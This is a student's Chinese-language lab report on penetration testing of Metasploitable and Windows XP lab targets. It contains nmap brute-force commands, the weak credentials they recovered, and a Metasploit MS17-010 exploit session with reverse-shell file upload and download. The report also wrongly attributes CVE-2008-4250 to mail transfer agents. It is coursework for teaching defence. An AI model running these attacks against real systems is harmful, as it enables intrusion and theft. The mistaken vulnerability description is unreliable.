《信息安全综合实践》实验报告

实验名称：渗透测试

姓名：杨一凡 学号：520021911080 邮箱：yifan0708@sjtu.edu.cn 实验时长：90 分钟

一、实验目的


1. 了解渗透测试简单流程；
2. 了解渗透测试中如何进行信息收集；
3. 学习 nmap、legion、metasploit 等工具的使用。

二、实验内容

序	内容	实验内容
1)	主机发现 (linux 靶机)	利用 nmap 进行主机发现和主机扫描
2)	信息收集 (linux 靶机)	利用 nmap 脚本、legion 等工具进行主机信息收集
3)	漏洞利用 (windows 靶机)	利用 nmap、metasploit 等工具实施漏洞利用

三、分析和思考（90 分）

1. 截图显示实验 1 中所发现的目标网络所存在的主机（不超过 2 张截图），分析各主机的情况，从中识别出目标靶机，并给出识别依据。（10 分）



使用 nmap 192.168.56.0/24 命令共可以查询到 4 个主机，192.168.56.1、192.168.56.2、192.168.56.190 以及 192.168.56.192。

其中 192.168.56.1 主机在扫描的所有端口中存在 3 个开放端口，192.168.56.2 并不存在开放端口，192.168.56.190 为 kali 攻击机，并没有扫描到开放端口，

192.168.56.192 为目标靶机，共扫描到 22 个开放端口。

2. linux 靶机至少通过两个端口对外提供 web 服务，请尝试发现该些网站服务，给出相应访问地址（不超过 3 张截图）。如可能，尝试发现其中一个网站的登录用户名和口令。（10 分）

Linux 靶机通过 8180（Tomcat）端口以及 21420 端口对外提供 web 服务，其中对于 8180 端口，其对应的访问地址为：

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 8180 --script http-auth-finder 192.168.56.192
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-25 02:14 EDT
Nmap scan report for 192.168.56.192
Host is up (0.0012s latency).

PORT     STATE SERVICE
8180/tcp open  unknown
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.192
|   url                           method
|   http://192.168.56.192:8180/manager/html     HTTP: Basic
|   http://192.168.56.192:8180/manager/status  HTTP: Basic
|_  http://192.168.56.192:8180/admin/           FORM

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

对于 21420 端口，其对应的访问地址为：

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21420 --script http-auth-finder 192.168.56.192
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-25 01:56 EDT
Nmap scan report for 192.168.56.192
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
21420/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-auth-finder:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.56.192
|   url                                                      method
|   http://192.168.56.192:21420/phpMyAdmin/                  FORM
|   http://192.168.56.192:21420/dvwa/                        FORM
|   http://192.168.56.192:21420/twiki/TWikiDocumentation.html  FORM
|_  http://192.168.56.192:21420/mutillidae/index.php?page=register.php  FORM
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.64 seconds
```

对 http://192.168.56.192:21420/dvwa/网站进行登陆用户名和口令的暴力破解，使用 nmap -sV -p 21420 --script http-form-brute --script-args http-form-brute.path=http://192.168.56.192:21420/dvwa/ 192.168.56.192 命令进行用户名和口令的暴力破解。

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 21420 --script http-form-brute --script-args http-form-brute.path=http://192.168.56.192:21420/dvwa/ 192.168.56.192
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-25 02:02 EDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 02:02 (0:00:00 remaining)
Stats: 0:03:06 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.80% done; ETC: 02:06 (0:00:20 remaining)
Stats: 0:04:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.80% done; ETC: 02:07 (0:00:29 remaining)
Stats: 0:06:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 89.80% done; ETC: 02:09 (0:00:43 remaining)
NSE: [http-form-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-form-brute] usernames: Time limit 10m00s exceeded.
NSE: [http-form-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.56.192
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
21420/tcp open  http    Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-form-brute:
|   Accounts:
|     admin:password - Valid credentials
|_  Statistics: Performed 23151 guesses in 600 seconds, average tps: 39.2
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 610.94 seconds
```

其中暴力破解得到的用户名和密码分别为 admin 和 password, 登陆到对应的网站，输入账户名和密码，成功登陆。

3. 列出实验中所发现的 linux 靶机对外提供的服务以及相应版本等信息（不超过 2 张截图），如可能，尝试发现其中至少两个非 web 服务的用户名和口令。根据所收集的信息，总结给出 linux 靶机系统的用户名及相应口令，并说明收集方法和过程。（25 分）

使用 nmap -sV -p 1-65535 192.168.56.192 可以查看到靶机所有开放端口对应的服务以及对应的版本信息。

使用 nmap --script=brute 192.168.56.192 命令可以对每个端口提供服务进行暴力破解，其中进行目标靶机 mysql 服务以及 ftp 服务的用户名和口令。

```
3306/tcp open  mysql
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 3 seconds, average tps: 3.3
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 31 guesses in 3 seconds, average tps: 10.3
|_  ERROR: The service seems to have failed or is heavily firewalled...
```

其中破解到 mysql 的 root 用户密码为空, 进行 ftp 服务帐号以及密码的破解, 其中帐号为 user，密码为 user。

```
21/tcp   open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3422 guesses in 603 seconds, average tps: 5.5
```

其中破解到目标靶机的登陆账户和密码分别是 user 和 user，如下图所示：

```
Host script results:
| smb-brute:
|   msfadmin:msfadmin => Valid credentials
|_  user:user => Valid credentials
```

其中使用帐号 user 和密码 user 进行目标靶机的登陆，登陆仅靶机之后，使用 mysql -uroot -p 命令进行 mysql 的登陆，密码为空，成功登陆到 mysql 数据库，mysql 服务暴力破解的密码正确。

使用 kali 主机进行 ftp 服务的尝试，使用暴力破解到的用户名和密码，可以成功进入到 ftp 界面，可以证明暴力破解 ftp 服务的帐号密码正确。

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.56.192
Connected to 192.168.56.192.
220 (vsFTPd 2.3.4)
Name (192.168.56.192:kali): user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> []
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1-65535 192.168.56.192
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-25 01:49 EDT
Nmap scan report for 192.168.56.192
Host is up (0.017s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
999/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
21420/tcp open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
33423/tcp open  status      1 (RPC #100024)
46929/tcp open  nlockmgr    1-4 (RPC #100021)
57389/tcp open  mountd      1-3 (RPC #100005)
60704/tcp open  java-rmi    GNU Classpath grmiregistry
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 135.17 seconds
```


4. 举例说明利用 CVE-2008-4250 系统漏洞可实施哪些攻击（至少 2 种），给出截图（不超过 4 张截图），并分析说明如何避免此类漏洞（可从漏洞形成原理分析）。（20 分）

```
meterpreter > cd D:\yifan1
meterpreter > ls
Listing: D:\yifan1
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  3     fil   2023-03-15 05:48:02 -0400  1.txt.txt
040777/rwxrwxrwx  0     dir   2023-05-25 01:17:16 -0400  yyyyy

meterpreter > ls
Listing: D:\yifan1
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  3     fil   2023-03-15 05:48:02 -0400  1.txt.txt
100666/rw-rw-rw-  23    fil   2023-05-25 01:23:44 -0400  2.txt
040777/rwxrwxrwx  0     dir   2023-05-25 01:17:16 -0400  yyyyy

meterpreter > mkdir 23445
Creating directory: 23445
meterpreter > download 2.txt
[*] Downloading: 2.txt -> /home/kali/2.txt
[*] Downloaded 23.00 B of 23.00 B (100.0%): 2.txt -> /home/kali/2.txt
[*] download   : 2.txt -> /home/kali/2.txt
meterpreter > upload 1.txt
[*] uploading  : /home/kali/1.txt -> 1.txt
[*] Uploaded 5.00 B of 5.00 B (100.0%): /home/kali/1.txt -> 1.txt
[*] uploaded   : /home/kali/1.txt -> 1.txt
meterpreter >
[*] 192.168.56.191 - Meterpreter session 1 closed.  Reason: Died
```


使用 CVE-2008-4250 系统漏洞，可以成功攻击进入目标机，其中可以进入

到特定的路径，创建文件目录，并且可以将靶机中的机密文件 download 到攻击机志宏，从而可以窃取靶机机密，并且可以上传攻击机中的文件到靶机的指定目录，实际攻击情况之中，可以上传攻击性脚本，对目标靶机造成安全隐患。

其中对靶机文件目录进行查看，发现新创建的文件夹以及文件，成功利用漏洞进行攻击。



查看 kali 攻击机目录，可以发现从靶机中下载的 txt 文件，成功利用漏洞进行攻击。



CVE-2008-4250 是一个基于堆栈缓冲区溢出的漏洞，它存在于多个操作系统中的 Mail Transfer Agent (MTA)软件中，包括 Postfix、Exim 和 Sendmail。攻击者可以利用这个漏洞来执行恶意代码或拒绝服务攻击。此类漏洞的防范措施为：

（1）及时更新操作系统：该漏洞存在于 Windows 操作系统中，因此及时更新操作系统可以修复该漏洞。

（2）安装防病毒软件：防病毒软件可以检测和拦截病毒和恶意软件，从而防止它们利用该漏洞入侵系统。

（3）安装防火墙：防火墙可以阻止不明来源的流量进入系统，从而有效防范该漏洞的利用。

（4）禁用 Windows 自动分享：该漏洞可以通过 Windows 自动分享进行攻击，禁用该功能可以有效降低风险。

（5）防范社会工程学攻击：攻击者可能会利用社会工程学手段（如钓鱼邮件）诱骗用户打开恶意文件或链接，因此需要加强用户的安全意识教育。

（6）安装安全补丁：根据官方发布的安全补丁，及时安装可以修复该漏洞、从而降低风险。

5. 模仿实验 2 中的漏洞利用过程，尝试分析并利用两个靶机中存在的其它可被利用的任意 1 或 2 个漏洞，给出漏洞利用过程（不超过 4 张截图），并说明如何避免此类漏洞。（25 分）

使用命令 nmap --script=vuln 192.168.56.191 可以查看目标靶机的漏洞，可知除 MS08-067 漏洞之外，还存在 MS17-010 永恒之蓝漏洞，因此可以使用 metasploit

工具进行永恒蓝漏洞的利用。

```
Host script results:
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms08-067:
|   VULNERABLE:
|   Microsoft Windows system vulnerable to remote code execution (MS08-067)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2008-4250
|           The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|           Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|           code via a crafted RPC request that triggers the overflow during path canonicalization.
|
|     Disclosure date: 2008-10-23
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 75.48 seconds
```

使用 exploit/windows/smb/sm17_010_psexec 攻击模块，选择 target 0 Automatic，使用 exploit 命令可以攻击入目标靶机，其中进行与 MS08-067 相同的攻击方式。

sm17_010 为永恒之蓝漏洞。其对应的防护措施如下展示：

（1）及时更新系统补丁：微软已经发布了永恒之蓝漏洞的相关安全更新补丁，及时升级系统并确保所有系统和应用程序的安全补丁都已安装。

（2）禁用 SMBv1 协议：永恒之蓝漏洞利用 SMB 协议漏洞，建议禁用或升级 SMBv1 协议，以更高版本的协议替换 SMBv1，例如 SMBv2 或 SMBv3。

（3）启用防病毒软件：安装及启用实时防病毒软件，以检测和隔离潜在的恶意软件和病毒。

（4）配置网络安全设备：例如防火墙、入侵检测/防御系统等，以便防范网络攻击，检测和隔离任何非法的网络流量或异常活动。

（5）加强身份验证：加强远程访问的身份验证机制、开启多因素验证等，以提高安全性。

（6）建立监控和响应机制：设置安全审计和监控日志策略，并建立快速响应机制，以便及时发现和应对安全事件。

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.56.191
rhost => 192.168.56.191
msf6 exploit(windows/smb/ms17_010_psexec) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   PowerShell
   2   Native upload
   3   MOF upload


msf6 exploit(windows/smb/ms17_010_psexec) > set target 0
target => 0
msf6 exploit(windows/smb/ms17_010_psexec) > check

[*] 192.168.56.191:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.191:445    - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
[*] 192.168.56.191:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.191:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.56.190:4444
[*] 192.168.56.191:445 - Target OS: Windows 5.1
[*] 192.168.56.191:445 - Filling barrel with fish... done
[*] 192.168.56.191:445 - <----------------- | Entering Danger Zone | ----------------->
[*] 192.168.56.191:445 -       [*] Preparing dynamite...
[*] 192.168.56.191:445 -           [*] Trying stick 1 (x86)...Boom!
[*] 192.168.56.191:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.56.191:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.56.191:445 - <----------------- | Leaving Danger Zone | ----------------->
[*] 192.168.56.191:445 - Reading from CONNECTION struct at: 0x81f1dda8
[*] 192.168.56.191:445 - Built a write-what-where primitive...
[+] 192.168.56.191:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.56.191:445 - Selecting native target
[*] 192.168.56.191:445 - Uploading payload... yyntTXmy.exe
[*] 192.168.56.191:445 - Created \yyntTXmy.exe...
[+] 192.168.56.191:445 - Service started successfully...
[*] 192.168.56.191:445 - Deleting \yyntTXmy.exe...
[*] Sending stage (175686 bytes) to 192.168.56.191
[*] Meterpreter session 1 opened (192.168.56.190:4444 → 192.168.56.191:1047) at 2023-05-25 01:09:22 -0400
```

四、实验总结（收获和心得）（5 分）

通过本次实验，了解到了渗透测试的主要流程，学会了使用各种脚本工具对目标靶机的开放端口进行攻击，并且也学会使用系统漏洞进行目标靶机的攻击，通过相应的攻击过程，也更一步了解到了防范攻击的方法。

五、尚存问题或疑问、建议（5 分）

进行漏洞利用的实验时，使用 MS08-067 系统漏洞进行攻击时，可选择的 target 为操作系统版本，而使用 MS17-010 系统漏洞进行攻击时，可选择的 target 为 powershall，native upload 以及 MOF upload，并不为操作系统的版本，选择 automatic 后，可以成功利用漏洞进行攻击，这里可选择的 target 是什么意思，为什么并不为操作系统的版本呢?